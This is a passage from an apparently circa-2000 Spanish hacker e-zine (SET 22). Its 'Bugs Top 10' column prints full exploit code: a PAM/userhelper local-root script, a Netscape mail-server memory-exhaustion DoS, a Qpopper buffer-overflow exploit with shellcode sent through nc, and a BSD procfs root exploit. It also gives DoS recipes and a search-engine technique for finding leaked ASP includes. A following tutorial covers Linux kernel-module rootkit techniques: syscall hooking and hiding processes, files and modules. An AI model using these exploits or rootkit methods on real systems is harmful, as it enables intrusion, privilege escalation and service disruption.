Como hemos visto existen varias opciones a la hora de realizar un circuito electronico. Deberemos elegir la que mejor se adapte a los requerimientos del circuito en cuanto calidad, complejidad...asi como nuestras posibilidades economicas (no vamos a hacer un PCB para un circuito con dos transistores).

Tambien debemos evaluar si podremos reutilizar los componentes, si solo necesitamos hacer una prueba o si vamos a necesitar corregir o modificar el circuito. Por tanto tendremos en cuenta todas las opciones eligiendo la que nos resulte mas ventajosa.

8. REFERENCIAS

Por ultimos aqui teneis algunas direcciones donde podreis ampliar informacion sobre el tema:

-- Informacion:

http://www.hut.fi/Misc/Electronics/epanorama/main.html

Imprescindible direccion para el aficionado a la electronica donde podeis encontrar todo lo que os imagineis

http://www.thinktink.com/index.htm

Informacion muy detallada sobre la fabricacion de circuitos impresos (los "custom PCB" de este articulo)

-- Programas de CAD electronico:

http://www.orcad.com

Probablemente el programa de CAD electronico mas utilizado

http://www.protel.com

Un programa de calidad similar al Orcad con la ventaja que te mandan una demo totalmente funcional a casa!!!

http://www.CadsoftUSA.com/

Programa EAGLE para el dise~o de circuitos impresos. Hay version para DOS/Windows y !!!Linux!!!. Puedes bajarte una version de evaluacion en su pagina.

http://www.pads.com/

Otro programa de dise~o de circuitos muy popular. Version de evaluacion disponible.

(C) iMC68000 2000

EOF

```
-[ 0x09 ]----------------------------------------------------------------
-[ The Bugs ToP 10 ]-----------------------------------------------------
-[ by Krip7iK ]----------------------------------------------------SET-22-
```

--=([The Bugs ToP 10])=--

Cogiendo el relevo de Falken parece que a partir de ahora y por tiempo indefinido me encargare de esta seccion, asi que procurare hacerlo tan bien como estaba hasta la fecha...

Como comenzo a ser costumbre desde hace ya unos numeros, los exploits que aqui se peguen no seran operativos a no ser que os los leais y encontreis el fallo que introducimos. Esto es simplemente una medida de seguridad frente a script-kiddies, de modo que lo que habra que corregir usualmente sera algo extremadamente sencillo para cualquiera con conocimientos medios en seguridad y/o programacion.

Sin mas dilacion comencemos con una seleccion de los bugs que han salido en el ultimo periodo entre SET21 y SET22. Estos son los que bajo mi humilde punto de vista son mas curiosos, de importancia, y/o interesantes desde el punto de vista tecnico.

Ahi van:

-(0x01)-

```
Tema     : PAM/USERHELPER
Para     : Red Hat Linux 6.0
Patch    : Actualizaciones de PAM y USERHELPER
Creditos : Dildog (L0pth)
```

Descripcion y Notas:

Se dice que Red Hat es una de las distribuciones que mas bugs sufre, bien, pues hacia mucho que no aparecia un bug tan serio como este para Red Hat. El bug parece afectar a las versiones 6.x, y con un simple exploit podemos lograr obtener a partir de una cuenta sin ningun tipo de privilegios, ejecutar una shell como root.

El bug se limita simplemente a una conjuncion de "malos habitos" de este par de programitas. Tanto PAM como Userhelper siguen rutas "..", si a esto a~adimos que USERHELPER esta marcado como SUID, tenemos una situacion bastante apta para hacernos root. Lo que hace el exploit es lanzar un programa con userhelper -w, con lo cual se ejecuta con los privilegios que PAM le designe. En principio solo podriamos lanzar programas que esten en: /etc/security/console.apps, pero haciendo uso de "..", podriamos llegar a cualquier lugar del disco duro:
/etc/security/console.apps/../../../home/krip7ik/fuck por ejemplo.

Con PAM pasa algo similar siendo en este caso la ruta /etc/pam.d/.

Teniendo en cuenta esto, solo queda presentar el exploit escrito por "dildog". Comentar lo elegante del exploit escrito en forma de script que

genera un ejecutable necesario para explotar el bug.

```
<++> bugs/pamslam
#!/bin/sh
#
# pamslam - vulnerability in Redhat Linux 6.1 and PAM pam_start
# found by dildog@l0pht.com
#
# synopsis:
#      both ’pam’ and ’userhelper’ (a setuid binary that comes with the
#      ’usermode-1.15’ rpm) follow .. paths. Since pam_start calls down to
#      _pam_add_handler(), we can get it to dlopen any file on disk.
’userhelper’
#      being setuid means we can get root.
#
# fix:
#      No fuckin idea for a good fix. Get rid of the .. paths in
userhelper
#      for a quick fix. Remember ’strcat’ isn’t a very good way of
confining
#      a path to a particular subdirectory.
#
# props to my mommy and daddy, cuz they made me drink my milk.

cat > _pamslam.c << EOF

#include<stdlib.h>
#include<unistd.h>
#include<sys/types.h>
void _init(void)
{
      setuid(geteuid());
      system("/bin/sh");
}
EOF

echo -n .

echo -e auth\\trequired\\t$PWD/_pamslam.so > _pamslam.conf
chmod 755 _pamslam.conf

echo -n .
gdc -fPIC -o _pamslam.o -c _pamslam.c

echo -n o

ld -shared -o _pamslam.so _pamslam.o

echo -n o

chmod 755 _pamslam.so

echo -n O

rm _pamslam.c
rm _pamslam.o

echo O

/usr/sbin/userhelper -w ../../..$PWD/_pamslam.conf

sleep 1s
```

```
rm _pamslam.so
rm _pamslam.conf
<-->

Mas informacion: dildog@l0pth.com

Soluciones:

Actualizar los paquetes: usermode, pam, SysVinit.

ftp://updates.redhat.com/6.1/


-( 0x02 )-

Tema     : Corel Update SUID bug
Para     : COREL Linux
Patch    : Eliminar el SUID o modificar ligeramente get_it
Creditos : Cesar Tascon Alvarez


Explicacion:

El bug detectado es bastante simple pero a la vez con grandes
consecuencias. Con Corel Linux viene una aplicacion llamada Corel Update
dedicada al control de archivos .deb. Este programa se encuentra como
"get_it", en /usr/X11R6/bin, y esta como setuid root. La vulnerabilidad
aparece cuando nos damos cuenta de que hace uso de "cp" sin usar la ruta
completa, lo cual deriva en un compromiso del root.

Para explotar el bug solo hay que crear un archivo "cp", que abra una
shell con los privilegios que se ejecute, y cambiar el PATH para que se
use por defecto este "cp" en lugar del original.

En el advisory original aparecia un ejemplo, pero a mi juicio es lo
suficientemente simple de generar como para que no valga la pena pegarlo.



Solucion:

Eliminar el SUID o si nos sentimos con ganas modificar get_it para que use
la ruta completa hacia cp.

Mas informacion: tascon@enete.gui.uva.es


-( 0x03 )-

Tema     : DoS remoto
Para     : Internet Anywhere Mail Server Ver.3.1.3
Patch    : No hay
Creditos : Nobuo Miwa (moderador de Bugtraq-jp)

Existen dos DoS en este servidor de mail:

El primero se debe a algun fallo al realizar una conversion atoi() en el
comando RETR. Ejemplo:

+OK POP3 Welcome to somewhere.domain using the Internet Anywhere
    Mail Server Version: 3.1.3. Build: 1065 by True North Software,
```

```
    Inc.
    USER yellow
    +OK valid
    PASS pikapika
    +OK Authorized
    RETR 111111111111111111111111
```

Y el segundo concierne al servicio del puerto 25, en el cual algun problema en la asignacion de memoria a las conexiones o algo similar, hace que muchas conexiones hagan que el servidor comience a rechazar connects(), si se hace varias veces puedes llegar a hacer que rechace cualquier conexion. Depende de la memoria del servidor, con lo cual no se pueden dar numeros generales, pero basicamente esa es la idea.

-(0x04)-

Tema : lpd
Para : Red Hat Linux 4.x, 5.x, 6.x
Patch : ftp://updates.redhat.com/6.1/i386/lpr-0.48-1.****.rpm
Creditos : Dildog (L0pth)

Algo que roza ya la fantasia... hackear por la impresora!! ;-)

Este Bug es relativamente complicado de explotar, pero es o al menos seria posible hacerlo. Centrandonos en el bug, mas bien es un compendio de 4 situaciones:

1. LPD permite el acceso a sus servicios comparando el nombre de dominio con el que la maquina le envia de modo que si puedes modificar tu propio DNS y hacerlo coincidir con la maquina a atacar puedes hacerte con los servicios de LPD.

2. LPD te permite enviar cuantos ficheros quieras y del tipo que quieras (binarios, texto,...) al directorio de spool.

3. LPD te permite especificar lo que quieras en el archivo de control (normalmente se llama cfXXXXXXXX en /var/spool/lpd/<printer>/), incluso hostnames y otras cosas que no existan.

4. LPD te permite especificar un argumento en /usr/sbin/sendmail y ejecutarlo; esto se consigue diciendo a lpd que envie mail al propietario del trabajo de impresion cuando se termine (comando M en el archivo cf). Lo mejor es que el argumento que se pase a sendmail en la configuracion de lpd no tiene por que ser una direccion de email, sino que puede ser cualquier opcion que acepte sendmail como "-C<alternateconfigfilepath>".

Juntando todo esto con cierta habilidad (especialmente el paso 4) podriamos incluso conseguir root... de modo remoto, y como quien dice a traves de la impresora!!!. Mas info en www.l0pth.com

-(0x05)-

Tema : DoS IRCD’s
Para : Diversos
Patch : ????
Creditos : Pedro Reis (Goblin)

Descripcion:

Diversos servers de irc se quedan colgados cuando alguien con un nombre de dominio muy largo intenta acceder a ellos. Algunos en los cuales el autor del advisory detecto este fallo son:

```
        Elite ircd (versions unknown)
        Ptlink ircd (all versions)
        Undernet ircd (u.2.9.32)
```

Versiones mas actuales se cree que no sufren este DoS, asi como otros servers.

Como realizar el DoS... bien, si tienes un dominio propio y cambias el named.conf introduciendo un subdominio del tipo esto.eslomas.acojonantemente.largo.que.semeha.ocurrido.para.joder.dominio.es, luego reinicias named, y al intentar entrar en estos servers de irc, sufren un cuelgue cuando intentan resolver tu ip. Simple no??.

-(0x06)-

```
Tema     : Comer memoria con RCPT TO
Para     : Netscape Messanger v 3.62
Patch    : Actualizar ??
Creditos : Novuo Miwa
```

Este Bug es bastante antiguo ya, si tenemos en cuenta que 2 o 3 meses es muy antiguo, pero no se... me resulto atractivo.. quiza por ser para algo de Netscape (y no tengo nada contra ellos). Se trata de un claro ejemplo de mala gestion de la memoria, en la cual nos comemos la memoria mediante la introduccion de cadenas muyyyy largas en rcpt to:... ejemplo:

```
220 victim.workgroup ESMTP server (Netscape Messaging Server -
Version 3.62) ready Thu, 28 Oct 1999 12:13:17 +0900
helo rcpt2
250 victim.workgroup
mail from : rcpt2
250 Sender <rcpt2> Ok
rcpt to: rcpt2@aaaaaaaaaaaaa..... 8000 bytes
250 Recipient <rcpt2@aaaaaaaaaaaa....
rcpt to: rcpt2@aaaaaaaaaaaaa..... 8000 bytes
250 Recipient <rcpt2@aaaaaaaaaaaa....
  ...
  10,000 veces
 .....
```

El server se va quedando sin memoria, ademas nunca se libera, y si seguimos insistiendo lo colgaremos.

A continuacion pego un exploit, el cual es para uso en VUESTRAS maquinas como es expreso deseo del autor... por si acaso (nos conocemos) lo modificare en algun sitio un pelin! ;-)

```
<++> /bugs/netscape.c
/*************************************************************
 You can test "YOUR" Netscape Messaging Server 3.6SP2 for NT
 whether vulnerable for too much RCPT TO or not.
                  by Nobuo Miwa, LAC Japan  28th Oct. 1999
                  http://www.lac.co.jp/security/
*************************************************************/
#include <stdio.h>
#include <stdlib.h>
```

```
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

#define    STR_HELO      "HELO rcpt2\n"
#define    STR_MAILFROM  "MAIL FROM:rcpt2\n"
#define    RCPT2_LENGTH  8000
#define    RCPT2_NUMBER  10000

int openSocket(struct sockaddr_in *si, char *hostIPaddr)
{
    int             port=25, sd, rt ;
    long            li ;
    struct hostent  *he;

    si->sin_addr.s_addr = inet_addr(hostIPaddr);
    si->sin_family      = AF_INET;
    si->sin_port        = htons (port);
    sd = socket (si->sin_family, SOCK_STREAM, 0);
    if (sd == -1) return (-1);

    rt = connect(sd,(struct sockaddr *)si,sizeof(struct sockaddr_in));
    if ( rt < 0 ) {
       close(sd);
       return(-1);
    }

    return(sd) ;
}

void sendRCPT2(int sd)
{
    char    rcptStr[RCPT2_LENGTH], tmpStr[RCPT2_LENGTH+80], strn[80];
    int     rt, i;

    memset( tmpStr, 0, sizeof(tmpStr) ) ;
    recv( sd, tmpStr, sizeof(tmpStr), 0 );
    printf("%s",tmpStr);

    printf("%s",STR_HELO);
    send( sd, STR_HELO, strlen(STR_HELO), 0 );
    memset( tmpStr, 0, sizeof(tmpStr) ) ;
    rt = recv( sd, tmpStr, sizeof(tmpStr), 0 );
    if ( rt>0 ) printf("%s",tmpStr);

    printf("%s",STR_MAILFROM);
    send(sd, STR_MAILFROM, strlen(STR_MAILFROM), 0);
    memset( tmpStr, 0, sizeof(tmpStr) ) ;
    rt = recv(sd, tmpStr, sizeof(tmpStr), 0);
    if ( rt>0 ) printf("%s",tmpStr);
   strcpy( rcptStr, "RCPT TO: rcpt2@" ) ;
    while ( RCPT2_LENGTH-strlen(rcptStr)>10 )
        strcat( rcptStr, "aaaaaaaaaa") ;
    strcat( rcptStr, "\n" );
    for ( i=0 ; i<RCPT2_NUMBER ; i++ ) {
        printf("No.%d RCPT TO:rcpt2@aaa.. len %d\n",i,strlen(rcptStr));
        send( sd, rcptStr, strlen(rcptStr), 0 );
        rt = recv( sd, tmpStr, sizeof(tmpStr)-1, 0 );
        strncpy( strn, tmpStr, 60 ) ;
        if ( rt>0 ) printf("%s \n",strn);
    }
```

```
    return;
}

int main (int argc, char *argv[])
{
    char                hostIPaddr[80], *cc, *pfft;
    int                 sd = 0;
    strukt sockaddr_in  si; // me molan las Ks !! ;)
    printf("You can use ONLY for YOUR Messaging Server 3.6\n");
    if (argc != 2) {
        printf("Usage: %s IPaddress \n",argv[0]);
        exit(1);
    } else
        strcpy (hostIPaddr, argv[1]);

    sd = openSocket(&si,hostIPaddr);

    if (sd < 1) {
        printf("failed!\n");
        exit(-1);
    }

    sendRCPT2( sd );
    close (sd);

    exit(0);
}
<-->
----------------------------------------
```

Con la version 4.15 que ya debe estar funcionando queda arreglado este fallo asi como algunos mas, asi que la solucion a todo esto es simple... actualizar el soft.

-(0x07)-

Tema : Buffer Overflow en el comando LIST
Para : Qpopper 3.0beta29 (2.53 y anteriores no)
Patch : ???
Creditos : Zhodiac

Bien... que decir de esto??.. poco hay que decir, simplemente que este tan utilizado server de pop3 sufre de un buffer overflow en el comando LIST, descubierto por nuestro colega Zhodiac (saludos si aun nos lees!!); este lo podeis comprobar haciendo uso del exploit escrito tambien por Zhodiac y que presento a continuacion:

```
<++> /bugs/qpop-xploit.c
/*
 * !Hispahack Research Team
 * http://hispahack.ccc.de
 *
 * By Zhodiac <zhodiac@softhome.net>
 *
 * Linux (x86) Qpopper xploit 3.0beta29 or lower (not 2.53)
 * Overflow at pop_list()->pop_msg()
 *
 * Tested: 3.0beta28  offset=0
 *         3.0beta26  offset=0
```

```
 *         3.0beta25  offset=0
 *
 * #include <standar/disclaimer.h>
 *
 * This code is dedicated to my love [CrAsH]] and to all the people who
 * were raided in Spain in the last few days.
 *
 *
 * Madrid 10/1/2000
 *
 */

#include <stdio.h>

#define BUFFERSIZE 1004
#define NOP 0x90
#define OFFSET 0xbfffd9c4

char shellcode[]=
 "\xeb\x22\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x31\xc0\xaa\x89\xf9\x89"
 "\xf0\xab\x89\xfa\x31\xc0\xab\xb0\x08\x04\x03\xcd\x80\x31\xdb\x89"
 "\xd8\x40\xcd\x80\xe8\xd9\xff\xff\xff/bin/sh";


void usage(char *progname) {
 fprintf(stderr,"Usage: (%s <login> <password> [<offset>]; cat) | nc
<target>
110",progname);
 exit(1);
}

int main(int argc, char **argv) {
char *ptr,buffer[BUFFERSIZE];
unsigned long *long_ptr,offset=OFFSET;
int aux;

 fprintf(stderr,"\n!Hispahack Research Team (http://hispahack.ccc.de)\n");
 fprintf(stderr,"Qpopper xploit by Zhodiac <zhodiac@softhome.net>\n\n");

 if (argc<3) usage(argv[0]);

 if (argc==4) offset+=atol(argv[3]);

 ptr=buffer;
 memset(ptr,0,sizeof(buffer));
 memset(ptr,NOP,sizeof(buffer)-strlen(shellcode)-16);
 ptr+=sizeof(buffer)-strlen(shellcode)-16;
 memcpy(ptr,shellcode,strlen(shellcode));
 ptr+=strlen(shellcode);
 long_ptr=(unsigned long*)ptr;
 for(aux=0;aux<4;aux++) *(long_ptr++)=offset;
 ptr=(char *)long_ptr;
 *ptr='\0';

 fprintf(stderr,"Buffer size: %d\n",strlen(buffer));
 fprintf(stderr,"Offset: 0x%lx\n\n",offset);

 printf("USE %s\n",argv[1]); //no os quejareis eh?!? (Krip)
 sleep(1);
 printf("PASS %s\n",argv[2]);
 sleep(1);
 printf("LIST 1 %s\n",buffer);
```

```
 sleep(1);
 printf("uname -a; id\n");

 return(0);
}
<-->
```

-(0x08)-

```
Tema     : Signed Software
Para     : WINDOWS
Patch    : No usar IE 4 ni 5 como se cuenta abajo...
Creditos : Juan Carlos Garcia Cuartango
```

Explicacion:

En este caso mas que de un bug se trata de un compromiso de la seguridad de nuestra maquina y nuestros datos cuando usamos IE 4 o 5 con el control MS Active X llamado MS Active Setup, que en principio sirve para la instalacion de software de manera remota en la red.

Esta aplicacion solo instala software autentificado, pero el problema surge cuando el software en cuestion es un producto de Microsoft, en cuyo caso no se pregunta ni se avisa de su instalacion, y este software es instalado de modo silencioso y el usuario no se percata de ello. Como es logico esto puede ser usado de modo muy perjudicial para la privacidad de los usuarios de este componente de MS Internet Explorer.

Una demostracion de esto nos la presenta Cuartango en:
http://www.angelfire.com/ab/juan123/iengine.html

e informacion sobre Active Setup en:
http://msdn.microsoft.com/library/periodic/period98/vbpj0798.htm

-(0x09)-

```
Tema     : procfs bug/exploit
Para     : *BSD
Patch    :  http://www.openbsd.org/errata.html#procfs
            ftp.freebsd.org/pub/FreeBSD/CERT/patches/SA-00:02/procfs.patch
Creditos : Rafal Wojtczuk <nergal@avet.com.pl>
```

Hace unos a~os (Enero de 1997), se discutio en los foros de seguridad sobre un bug similar, en el que por medio de la escritura en /proc/pid/mem, un exploit podria darnos root. Desde entonces todos los *BSD llevaban en el kernel un patch que se suponia eliminaba esta posibilidad, pero como aqui os voy a mostrar esto no ha sido asi, si bien ahora el modo de explotarlo es algo mas complicado.

Este bug afecta a las plataformas *BSD (FreeBSD y OpenBSD) actuales y anteriores, si bien hay que decir que mientras en FreeBSD 3.3 procfs ES MONTADO por defecto en OpenBSD 2.6 no. Aun asi, si como administradores hemos decidido montarlo nuestra makina contendra dicha vulnerabilidad.

Para entender el actual exploit remitamosnos al fallo anterior y a la solucion que se le dio. En aquel fallo lo que ocurria era basicamente que un proceso A, podia escribir en el /proc/pid-de-B/mem, y asi controlar su memoria, si B ejecutaba un suid, cambiaba de euid y seguiriamos

controlando desde A (con menos privilegios) su ejecucion a traves de su memoria. Para arreglarlo se incluyo un chequeo adicional en la parte responsable del acceso a los descriptores de los pseudo ficheros del procfs. Esto es lo que se encuentra en miscfs/procfs/procfs.h (FreeBSD 3.0):

```
/*
 * Check to see whether access to target process is allowed
 * Evaluates to 1 if access is allowed.
 */
#define CHECKIO(p1, p2) \
     ((((p1)->p_cred->pc_ucred->cr_uid == (p2)->p_cred->p_ruid) && \
       ((p1)->p_cred->p_ruid == (p2)->p_cred->p_ruid) && \
       ((p1)->p_cred->p_svuid == (p2)->p_cred->p_ruid) && \
       ((p2)->p_flag & P_SUGID) == 0) || \
      (suser((p1)->p_cred->pc_ucred, &(p1)->p_acflag) == 0))
```

Bien, de aqui lo unico que deducimos es que el proceso p1 debe tener o privilegios de root o ser el mismo uid que p2 para poder acceder a sus descriptores. Por tanto la unica manera ahora de explotar esto es a traves de algun setuid root. Si enga~amos a un suid root para que escriba en un descriptor F que apunta a un objeto de procfs, podremos escribir de nuevo codigo arbitrario en cualquier /proc/pid/mem. La manera que se ha ideado es a traves del descriptor no. 2 (stderr). Si a un SUID le pasamos un stderr apuntando de manera adecuada a un /proc/pid/mem, podremos de nuevo realizar un exploit en el cual escribiendo en la memoria de un proceso conseguir privilegios de root, simplemente controlando los mensajes de error que escriba el programa (los cuales son hasta cierto punto controlables).

En el exploit que se prsenta a continuacion se usa /usr/bin/passwd como SUID para nuestro fin, aunque casi cualquier otro SUID serviria.

```
---------
<++> /bugs/procfs.c
/* by Nergal */
#include <errno.h>
#include <signal.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <string.h>
#include <signal.h>
#include <sys/wait.h>

char            shellcode[] =
"\xeb\x0a\x62\x79\x20\x4e\x65\x72\x67\x61\x6c\x20"
"\xeb\x23\x5e\x8d\x1e\x89\x5e\x0b\x31\xd2\x89\x56\x07\x89\x56\x0f"
"\x89\x56\x14\x88\x56\x19\x31\xc0\xb0\x3b\x8d\x4e\x0b\x89\xca\x52"
"\x51\x53\x50\xeb\x18\xe8\xd8\xff\xff\xff/bin/sh\x01\x01\x01\x01"
"\x02\x02\x02\x02\x03\x03\x03\x03\x9a\x04\x04\x04\x04\x07\x04\x00";

#define PASSWD "./passwd"
void
sg(int x)
{
}
int
main(int argc, char **argv)
{
        unsigned int stack, shaddr  //script-kiddies SUX!
        int             pid,schild;
```

```
        int             fd;
        char            buff[40];
        unsigned int    status;
        char            *ptr;
        char            name[4096];
        char            sc[4096];
        char            signature[] = "signature";

        signal(SIGUSR1, sg);
if (symlink("usr/bin/passwd",PASSWD) && errno!=EEXIST)
{
perror("creating symlink:");
exit(1);
}
        shaddr=(unsigned int)&shaddr;
        stack=shaddr-2048;
        if (argc>1)
        shaddr+=atoi(argv[1]);
        if (argc>2)
        stack+=atoi(argv[2]);
        fprintf(stderr,"shellcode addr=0x%x stack=0x%x\n",shaddr,stack);
        fprintf(stderr,"Wait for \"Press return\" prompt:\n");
        memset(sc, 0x90, sizeof(sc));
        strncpy(sc+sizeof(sc)-strlen(shellcode)-1,
shellcode,strlen(shellcode));
        strncpy(sc,"EGG=",4);
memset(name,'x',sizeof(name));
        for (ptr = name; ptr < name + sizeof(name); ptr += 4)
                *(unsigned int *) ptr = shaddr;
        name[sizeof(name) - 1] = 0;

        pid = fork();
        switch (pid) {
        case -1:
                perror("fork");
                exit(1);
        case 0:
                pid = getppid();
                sprintf(buff, "/proc/%d/mem", pid);
                fd = open(buff, O_RDWR);
                if (fd < 0) {
                        perror("open procmem");
                        wait(NULL);
                        exit(1);
                }
                /* wait for child to execute suid program */
                kill(pid, SIGUSR1);
                do {
                        lseek(fd, (unsigned int) signature, SEEK_SET);
                } while
                        (read(fd, buff, sizeof(signature)) ==
sizeof(signature)
&&
                         !strncmp(buff, signature, sizeof(signature)));
                lseek(fd, stack, SEEK_SET);
                switch (schild = fork()) {
                case -1:
                        perror("fork2");
                        exit(1);
                case 0:

                        dup2(fd, 2);
```

```
                        sleep(2);
                        execl(PASSWD, name, "blahblah", 0);
                        printf("execl failed\n");
                        exit(1);
                default:
                        waitpid(schild, &status, 0);
                }
                fprintf(stderr, "\nPress return.\n");
                exit(1);
        default:
                /* give parent time to open /proc/pid/mem */
                pause();
                putenv(sc);
                execl(PASSWD, "passwd", NULL);
                perror("execl");
                exit(0);

        }
}
<-->
```

Solucion: Mirar los Patch un poco mas arriba!.

-(0x10)-

Tema : Runtime Errors en ASPs
Para : ASPs
Patch : Chequear bien los ASPs antes de publicarlos.
Creditos : Jerry Walsh jwalsh@jwsg.com

Descripcion:

Aqui lo que nos encontramos es con un fallo de seguridad a traves del cual podemos conseguir averiguar informacion que podria comprometer seriamente la seguridad de algunas maquinas. El fallo reside en los ASPs (Active Server Pages) que tengan algun runtime error. Si estos scripts llegan a publicarse en la internet cualquier motor de busqueda nos los indexara en cuanto hagamos una busqueda. Tras encontrar su ruta, solo tendremos que acceder al archivo en cuestion desde nuestro navegador y tendremos ante nosotros informacion de primera mano.

El modo de proceder a modo de ejemplo seria:

1) En ALTAVISTA: +"Microsoft VBScript runtime error" +".inc, "

2) En los resultados seleccionar los que incluyan el path y nombre de algun include (.inc)

3) Verlo en el navegador... p.e. www.patan.es/includes/nodebug.inc

Solucion... tener cuidado con lo que se publica!.

Bien, como veis en este numero hay bastante presencia de bugs descubiertos por gente de nuestro pais (esp~a). Ademas bugs bastante serios al menos bajo mi punto de vista. Como conclusion... la seguridad informatica en espa~a empieza a moverse rapido!!, lo cual da esperanza, pero no hay que despistarse... "no todo el monte es oregano".

Salu2, en SET 23 mas Bugs!.

EOF

-[0x0A]----------
-[Linux Kernel Modules : LKMs]----------
-[by Doing]----------SET-22-

LiNUX KERNEL MODULES : LKMs

by Doing

pdoing@teleline.es

1.- Introduccion

Para los no iniciados aclarar que LKMs significa Linux Kernel Modules, y que en este articulo voy a intentar explicar como programar modulos y en el final del articulo incluire el codigo fuente de un modulo troyano, sniffer y que oculta procesos y directorios. Me he basado en un par de excelentes articulos de Phrack, y varias guias para aprender a programas modulos, pero desde luego esto no pretende ser una traduccion.

2.- Programando "Hola, mundo!"

Un modulo es un trozo de codigo que se inserta en el kernel y por tanto se ejecuta con privilegios Ring0. Que no sabes que es eso? El modo protegido del 386 permite 4 modos de proteccion, del Ring0, al Ring3. El Ring0 es el modo administrador, y el Ring3 es el modo usuario. El Ring1 es tambien modo administrador pero con menos privilegios que el Ring0, y el Ring2 idem, pero con menos privilegios que el Ring1. Linux solo usa el Ring0 y el Ring3. El kernel corre en Ring0 y todos los procesos de usuario corren en Ring3. Los privilegios de un modo se podrian definir como las areas de memoria a las que es capaz de acceder y modificar. En codigo Ring0, los accesos a memoria se hacen directamente, y ademas se puede leer y escribir en cualquier lugar de la memoria, por eso si el kernel tiene algun bug o esta mal programado el sistema se vuelve inestable (os podeis imaginar como debe estar programado el kernel de windows XD). En codigo Ring3, los accesos a memoria se hacen segun unas tablas que gestiona el kernel para cada proceso. No voy a entrar en detalle explicando esto ya que no viene al caso, pero que sepais que la direccion de las tablas se guarda en el registro de control 3, en el procesador. Si un programa intenta acceder a una direccion de memoria a la que no tiene derecho o no esta asignado en procesador genera una exepcion al S.O., y este se encarga de matar al proceso, y tu verias el clasico segmention fault de toda la vida :).

Y si los programas de usuario no pueden escribir fuera de su rango de direcciones, ¿como pueden crear un socket o abrir un fichero?: con las llamadas al sistema (syscalls en adelante). En Linux se usa la int 0x80 para generar una syscall. En los registros ebx, ecx y edx se ponen los parametros, y en eax se pone el numero de syscall.

Despues de todo este rollo vamos a empezar con los modulos :). Para compilar un modulo hay que definir los simbolos __KERNEL__ y MODULE. Tambien hay que includir <linux/kernel.h>, module.h> y version.h>.
Hay que definir obligatoriamente dos rutinas:

- init_module()

  Es llamada justo despues de que el modulo sea insertado en el kernel, y normalmente se usa para inicializar las estructuras de datos del kernel y para instalar "handlers" en el sistema. Un handler puede ser, por ejemplo,

```
   hacer que una llamada al sistema apunte a una rutina definida en nuestro
   modulo, asi que cualquier programa que use ioctl(), por poner un ejemplo,
   estara llamando a nuestro programa. Con esto, hacer un modulo que oculte
   el flag promiscuo es un juego de niños. init_module() devuelve un entero
   que indica si el modulo se puede cargar, si devuelve un error el modulo
   no se carga.


 - cleanup_module()
     Es llamado justa antes de descargar el modulo de la memoria. Se usa
   para deshacer lo que hizo init_module(). Necesitas que de mas detalles?

     Como con un modulo no se pueden escribir caracteres en una terminal asi
 como asi, se usa printk(), que es como printf(), pero escribe en el fichero
 /var/log/messages.
 Un modulo sencillito seria este:


<++> modulos/holamundo.c
#define __KERNEL__
#define MODULE

#include <linux/kernel.h>
#include <linux/module.h>

int init_module(void)
{
  printk(" Cargando el modulo: Hola mundo\n");
  return 0; /* Ningun error */
}

void cleanup_module()
{
  printk(" Descargando el modulo: Adios mundo :)\n");
}
<-->



     Para compilar un modulo hay que pasar al gcc estos parametros:


 -Idirectorio_con_las_fuentes_del_kernel
     En mi makina es -I/usr/src/linux-2.2.10/include/linux
 -c
     Porque queremos crear un fichero objeto, no un ejecutable

 -O2
     Si no especificas optimizacion, el kernel no carga el modulo

     Compilamos el modulo:

 gcc -I/usr/src/linux-2.2.10/include/linux -c holamundo.c -O2

     Lo insertamos y despues lo borramos:

 insmod holamundo.o
 rmmod holamundo

     Si haceis un tail de /var/log/messages vereis algo como esto:

# tail -n 2 /var/log/messages
Jan 16 13:27:46 localhost kernel:  Cargando el modulo: Hola mundo
Jan 16 13:27:59 localhost kernel:  Descargando el modulo: Adios mundo :)

     Facil, no?
```

3.- Modificando syscalls

Modificar syscalls es mucho mas facil de lo que pensais. Solo tenemos que definir esto:

```
extern void *sys_call_table[];
```

Y ya tenemos las direccion de todas las syscalls. Como veis es un array, y para referenciarlas nos hace falta un indice (joder que novedad no?); pues bien, para saber a que numero corresponde una syscall os echais un vistazo a <asm/unistd.h> y vereis las constantes __NR_nombre_de_la_syscall.

Ejemplos:

```
#define __NR_exit                1
#define __NR_fork                2
#define __NR_read                3
```

Lo que quiere decir que la direccion de exit en el kernel sera sys_call_table[1].

Si quereis modificarla, pues en init_module() guardais el original de la syscall y poneis la direccion de la vuestra, y en cleanup_module() la restaurais, algo asi:

```
init_module() {
.
.
ioctl_original = sys_call_table[__NR_ioctl];
sys_call_table[__NR_ioctl] = mi_ioctl;
.
.
}
cleanup_module() {
sys_call_table[__NR_ioctl] = ioctl_original;
}
```

Si no restaurais la syscall original en cleanup_module() podeis iros preparando a rebootear vuestra maquina al descargar el modulo, pero si usais windows seguro que ya estais acostumbrados ;>.

4.- Ocultando procesos, archivos y directorios

Para hacer lo de arriba solo tenemos que modificar la syscall getdents. getdents quiere decir "get directory entries", asi que, asi a primera vista solo nos sirve para ocultar archivos y directorios. Pero, Sabeis como hace ps para ver los procesos?. Pues lee el directorio /proc, y los directorios que empiezan por un numero son los pids de los procesos. Para ocultar un proceso tenemos que modificar getdents de forma que ignore el pid de ese proceso. Podeis mirar el codigo en el modulo que hay en final del articulo.

5.- Ocultando el modulo y los simbolos del modulo

El kernel almacena el nombre y las caracteristicas de los modulos cargados en una lista enlazada circular. Cada elemento de esta estructura tiene un campo - next - que apunta al siguiente modulo. Para ocultar un modulo solo

tenemos qye hacer que el modulo que esta justo "detras" de el punte al que esta delante. Esta tecnica de usa el kernel 2.2.x, porque en el 2.0.x hay otra forma, que ya explicare. ¿Como podemos saber la direccion de esta lista circular? Pues a la hora de "insmodear" el modulo, la direccion de la structura que apunta al modulo que estamos "insmodeando" suele estar en el resgitro ebx o en el ebp. Entonces el campo next de esta estructura apunta al ULTIMO modulo que hemos cargado. Para ocultarlo el modulo "ocultador" tiene que hacer que su "next" apunte al "next" del siguiente modulo, ocultandolo, y despues devolver un error, porque no queremos cargar el modulo. Explicado graficamente:

Insertamos mi_modulo, que es un troyano:

```
modulo1->next ---------> mi_modulo->next ---------> modulo2->next -----> ...
```

Ahora insertamos el modulo "hider", y deja la lista enlazada asi:

```
modulo1->next ---\      mi_modulo->next ------> modulo2->next ---> ...
                  \_____________________________/
```

Si en este momento hicieramos un lsmod nuestro modulo troyano no apareceria. El codigo de un modulo hider sacado de Phrack esta al final.

